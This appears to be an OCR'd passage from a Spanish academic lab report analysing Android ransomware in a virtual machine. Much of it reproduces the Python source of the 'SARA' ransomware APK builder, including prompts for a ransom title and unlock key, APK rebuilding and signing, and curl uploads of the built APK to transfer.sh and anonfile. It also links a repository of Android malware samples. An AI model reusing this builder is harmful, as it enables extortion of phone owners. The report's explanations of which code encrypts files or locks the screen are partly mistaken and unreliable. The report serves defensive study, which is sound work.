


Figure 39 Fallos al abrir aplicaciones

Con este codigo comprueba si se cargó todo correctamente:

```
def
check_requirements():
                    if which("aapt"): pass
                    else: exit(f"{w}{R} ERROR {w} please install package:
aapt")
                    if which("mogrify"): pass
                    else: exit(f"{w}{R} ERROR {w} please install package:
imagemagick")
                    if which("java"):
                        java_version=os.popen("java --
version","r").read().splitlines()[0]
                        if not "openjdk 17" in java_version: exit(f"{w}{R}
ERROR {w} oops you're java is not openjdk 17 !")
                    else: exit(f"{w}{R} ERROR {w} please install package:
openjdk 17")
                    if which("apktool"):
                        apktool_version=os.popen("apktool --
version","r").read().splitlines()[0]
```

```
        if not "2.6.1" in apktool_version: exit(f"{w}{R}
ERROR {w} oops you're apktoil is not apktool 2.6.1 !")
    else: exit(f"{w}{R} ERROR {w} please install package:
apktool 2.6.1")
```

Empezó a encriptar las imágenes




Figure 40 Imágenes encriptadas

También los archivos pdf que se descargaron




Figure 41 Archivos encriptados

Para encriptar los archivos usa el siguiente código:

```
Class
SARA:
            de __init__(self):
                self.AppIcon=""
                self.AppName=""
                self.AppTitle=""
                self.AppDesc=""
                self.AppKeys=""
            def write(self,file,old,new):
                while True:
                    if os.path.isfile(file):
                        replaces = {old:new}
                        for line in fileinput.input(file, inplace=True):
                            for search in replaces:
                                replaced = replaces[search]
                                line = line.replace(search,replaced)
                            print(line, end="")
                        break
                    else: os.system("rm -rf sara > /dev/null 2&>1"); exit(f"{w}{R}
        ERROR {w} failed to write on file: {file}")
            def buildapk(self):
                try:
                    os.system("apktool b --use-aapt2 sara -o final.apk")
                    if os.path.isfile("final.apk"):
                        os.system("rm -rf sara > /dev/null 2>&1")
                        os.system("java -jar ubersigner.jar -a final.apk --ks
        testkey.jks --ksAlias android --ksPass android --ksKeyPass android >
        /dev/null 2>&1")
                        os.system("java -jar ubersigner.jar -a final.apk --
        onlyVerify > /dev/null 2>&1")
                        if os.path.isfile("final-aligned-signed.apk"):
                            output = self.AppName.replace(' ','')+".apk"
                            os.system("rm -rf final.apk > /dev/null 2>&1")
```

```
os.system("mv final-aligned-signed.apk "+output)
print(w+"-"*43)
```

Aquí se aprecia como quedo el almacenamiento del dispositivo comparada a lo que se mostraba en el paso 2




Figure 42 Almacenamiento del móvil infectado

Algo curioso que realiza este malware a diferencia del WannaLocker es que los archivos los manda a un servidor remoto: https://api.anonfile.com/upload (actualmente caído) mediante el siguiente fragmento de código:

```
ask=str(input(
f"{b}>{w} Do
you want to
share this
APK's ? (y/n):
").lower())
                    if ask == "y":
                        print(f"""
{w}[{r}SHARE TO{w}]
{w}[{b}1{w}] transfer.sh - transfer file online
{w}[{b}2{w}] anonfiles.com - anonymous file upload
                        """)
                        while True:
```

```
                            x=str(input(f"{b}>{w} choose: "))
                            if x in ("1","01"):
                                link=os.popen(f"curl -s --
upload-file {output} https://transfer.sh").readline().strip()
                                if len(str(link)) != 0:
print(f"{b}>{w} Success shared to: {g}{link}{w}"); break
                                else: print(f"{b}>{w} Failed
shared to: {r}https://transfer sh{w}"); break
                            elif x in ("2","02"):
                                os.system(f"curl --no-progress-
meter -F 'file=@{output}' https://api.anonfile.com/upload >
response.json")
                                f=open("response.json","r")
                                j=json.load(f)
                                if j["status"] == True:
                                    f.close()
                                    os.system("rm -rf
response.json")

link=j["data"]["file"]["url"]["full"]
                                    print(f"{b}>{w} Success
shared to: {g}{link}{w}")
                                    break
                                else: print(f"{b}>{w} Failed
shared to: {r}https://anonfile.com{w}"); break
                            else: continue
                    else: pass
                    getpass(f"{b}>{w} Success saved as: {B}
{output} {w}")
                    exit()
                else: os.system("rm -rf final.apk > /dev/null
2>&1"); exit(f"{w}{R} ERROR {w} failed to sign APK's")
            else: os.system("rm -rf sara > /dev/null 2>&1");
exit(f"{w}{R} ERROR {w} failed to build APK's")
        except Exception as ERROR:
```

```
            exit(f"{w}{R} ERROR {w} process stopped: {ERROR}")
    def builder(self,version):
        print("")
        if version == 1:
            while True:
                x=str(input(f"{b}>{w} SET APP_ICON ({r}PNG:
icon.png{w}): "+g))
                if os.path.isfile(x):
                    if ".png" in x:
                        self.AppIcon=x
                        break
                    else: print(f"{w}{R} ERROR {w} File format
not accepted !"); continue
                else: print(f"{w}{R} ERROR {w} File not found
please fill correctly !"); continue
            while True:
                x=str(input(f"{b}>{w} SET APP_NAME ({r}EX: My
Apps{w}): "+g))
                if len(x) !=0: self.AppName=x; break
                else: continue
            while True:
                x=str(input(f"{b}>{w} SET APP_TITLE ({r}EX:
Phone Hacked{w}): "+g))
                if len(x) !=0: self.AppTitle=x; break
                else: continue
            while True:
                x=str(input(f"{b}>{w} SET APP_DESC ({r}EX:
Contact Me{w}): "+g))
                if len(x) !=0: self.AppDesc=x; break
                else: continue
            while True:
                x=str(input(f"{b}>{w} SET APP_KEYS ({r}EX:
SeCr3t{w}): "+g))
                if len(x) !=0: self.AppKeys=x; break
```

```
                else: continue
            print(f"{b}>{w} Building your ransomware APK's")
            print(w+"-"*43+d)
            os.system("apktool d data/v1/sara.apk")
            if os.path.isdir("sara"):
                strings="sara/res/values/strings.xml"
                print("I: Using strings: "+strings)
                smali=os.popen(f"find -L sara/ -name
'*0000.smali'","r").readline().strip()
                print("I: Using smali "+os.path.basename(smali))
                self.write(strings,"appname",self.AppName)
                print("I: Adding name with "+self.AppName)
                self.write(strings,"alert_title",self.AppTitle)
                print("I: Adding title with "+self.AppTitle)
                self.write(strings,"alert_desc",self.AppDesc)
                print("I: Adding description with
"+str(len(self.AppDesc))+" words")
                self.write(smali,"key_pass",self.AppKeys)
                print("I: Adding unlock key with "+self.AppKeys)
                time.sleep(3)
                print("I: Adding icon with "+self.AppIcon)
                for path in imgv1:
                    if os.path.isfile(path):
                        with Image.open(path) as target:
                            width, height = target.size
                            size = str(width)+"x"+str(height)
                            logo = "sara-
"+os.path.basename(self.AppIcon)
                            os.system("cp -R "+self.AppIcon+"
"+logo)
                            os.system("mogrify -resize "+size+"
"+logo+";cp -R "+logo+" "+path)
                            os.system("rm -rf "+logo)
```

```
                    else: os.system("rm -rf sara > /dev/null
2&>1"); exit(f"{w}{R} ERROR {w} directory not found: {path}")
                self.buildapk()
            else: os.system("rm -rf sara > /dev/null 2&>1");
exit(f"{w}{R} ERROR {w} failed to decompile APK's")
        elif version == 2:
            while True:
                x=str(input(f"{b}>{w} SET APP_ICON ({r}PNG:
icon.png{w}): "+g))
                if os.path.isfile(x):
                    if ".png" in x:
                        self.AppIcon=x
                        break
                    else: print(f"{w}{R} ERROR {w} File format
not accepted !"); continue
                else: print(f"{w}{R} ERROR {w} File not found
please fill correctly !"); continue
            while True:
                x=str(input(f"{b}>{w} SET APP_NAME ({r}EX: My
Apps{w}): "+g))
                if len(x) !=0: self.AppName=x; break
                else: continue
            while True:
                x=str(input(f"{b}>{w} SET APP_DESC ({r}EX:
Contact Me{w}): "+g))
                if len(x) !=0: self.AppDesc=x; break
                else: continue
            print(f"{b}>{w} Building your ransomware APK's")
            print(w+"-"*43+d)
            os.system("apktool d data/v2/sara.apk")
            if os.path.isdir("sara"):
                strings="sara/res/values/strings.xml"
                print("I: Using strings: "+strings)
                self.write(strings,"AppName",self.AppName)
```

```
self.write("sara/smali/com/termuxhackersid/services/EncryptionSe
rvice.smali","AppName",self.AppName)

self.write("sara/smali/com/termuxhackersid/services/DecryptionSe
rvice.smali","AppName",self.AppName)
                print("I: Adding name with "+self.AppName)

self.write("sara/smali/com/termuxhackersid/services/EncryptionSe
rvice.smali","AppDesc",self.AppDesc)

self.write("sara/smali/com/termuxhackersid/ui/MainActivity$a.sma
li","AppDesc",self.AppDesc)

self.write("sara/smali/com/termuxhackersid/ui/MainActivity.smali
","AppDesc",self.AppDesc)
                print("I: Adding description with
"+str(len(self.AppDesc))+" words")
                time.sleep(3)
                print("I: Adding icon with "+self.AppIcon)
                for path in imgv2:
                    if os.path.isfile(path):
                        with Image.open(path) as target:
                            width, height = target.size
                            size = str(width)+"x"+str(height)
                            logo = "sara-
"+os.path.basename(self.AppIcon)
                            os.system("cp -R "+self.AppIcon+"
"+logo)
                            os.system("mogrify -resize "+size+"
"+logo+";cp -R "+logo+" "+path)
                            os.system("rm -rf "+logo)
                    else: os.system("rm -rf sara > /dev/null
2&>1"); exit(f"{w}{R} ERROR {w} directory not found: {path}")
                self.buildapk()
```

```
                    else: os.system("rm -rf sara > /dev/null 2&>1");
                exit(f"{w}{R} ERROR {w} failed to decompile APK's")
                    else: exit(f"{w}{R} ERROR {w} oops no other version yet
                !")
```

No obstante, la parte del bloqueo de pantalla no se aprecia debido que es una máquina virtual, pero se aprecian más cosas como la lentitud a la hora de realizar otras acciones y se crean otros archivos fraudulentos.

Parte del bloqueo visto desde un móvil




Figure 43 Teléfono infectado

Para realizar esta acción de bloqueo utiliza el siguiente fragmento de código.

```
while
True:
                    x=str(input(f"{w}[{b}?{w}] choose: "))
                    if x in ("1","01"): self.builder(1); break
                    elif x in ("2","02"): self.builder(2); break
                    elif x in ("3","03"): exit(f"{w}{R} EXIT {w} thank you for
        using this tool !")
                    else: continue
```

```
if __name__ == "__main__":
    try:
        Sara=SARA()
        Sara.menu()
    except KeyboardInterrupt:
        exit(f"{w}{R} ABORTED {w} the user has terminated the process")
```

Anexo [3]

Laboratorio de WannaLocker en máquina virtual Android.

Paso1. Se crea una máquina virtual con una imagen iso de Android en este caso fue versión 9.0




Figure 44 Máquina virtual de Android

Paso2. Se procede a descargar el material para la prueba de ransonware Slocker




Figure 45 Almacenamiento del móvil

Paso3. Se procede a buscar el virus en el siguiente link https://github.com/sk3ptre/AndroidMalware_2019




Figure 46 Ubicación del malware

Paso4. Se procedió de deshabilitar el wifi para evitar problemas con el ransonware y a activar el mismo.

Lo más curioso de este malware es que al ser hecho en java tiene varias partes que funcionan por separado con sus propias importaciones y procesos que posterior pueden compartir.

Figure 47 Malware

Se empieza con la parte de instalación del apk del malware para ver cómo actúa en una máquina virtual de Android.




Figure 48 Ubicación del apk en el móvil

Aquí podemos observar que se hace pasar por un juego de móvil, pero una vez lo abramos, se activara el ransonware.




Figure 49 Aplicación en el móvil

Empezara por cambiar la foto de fondo de pantalla

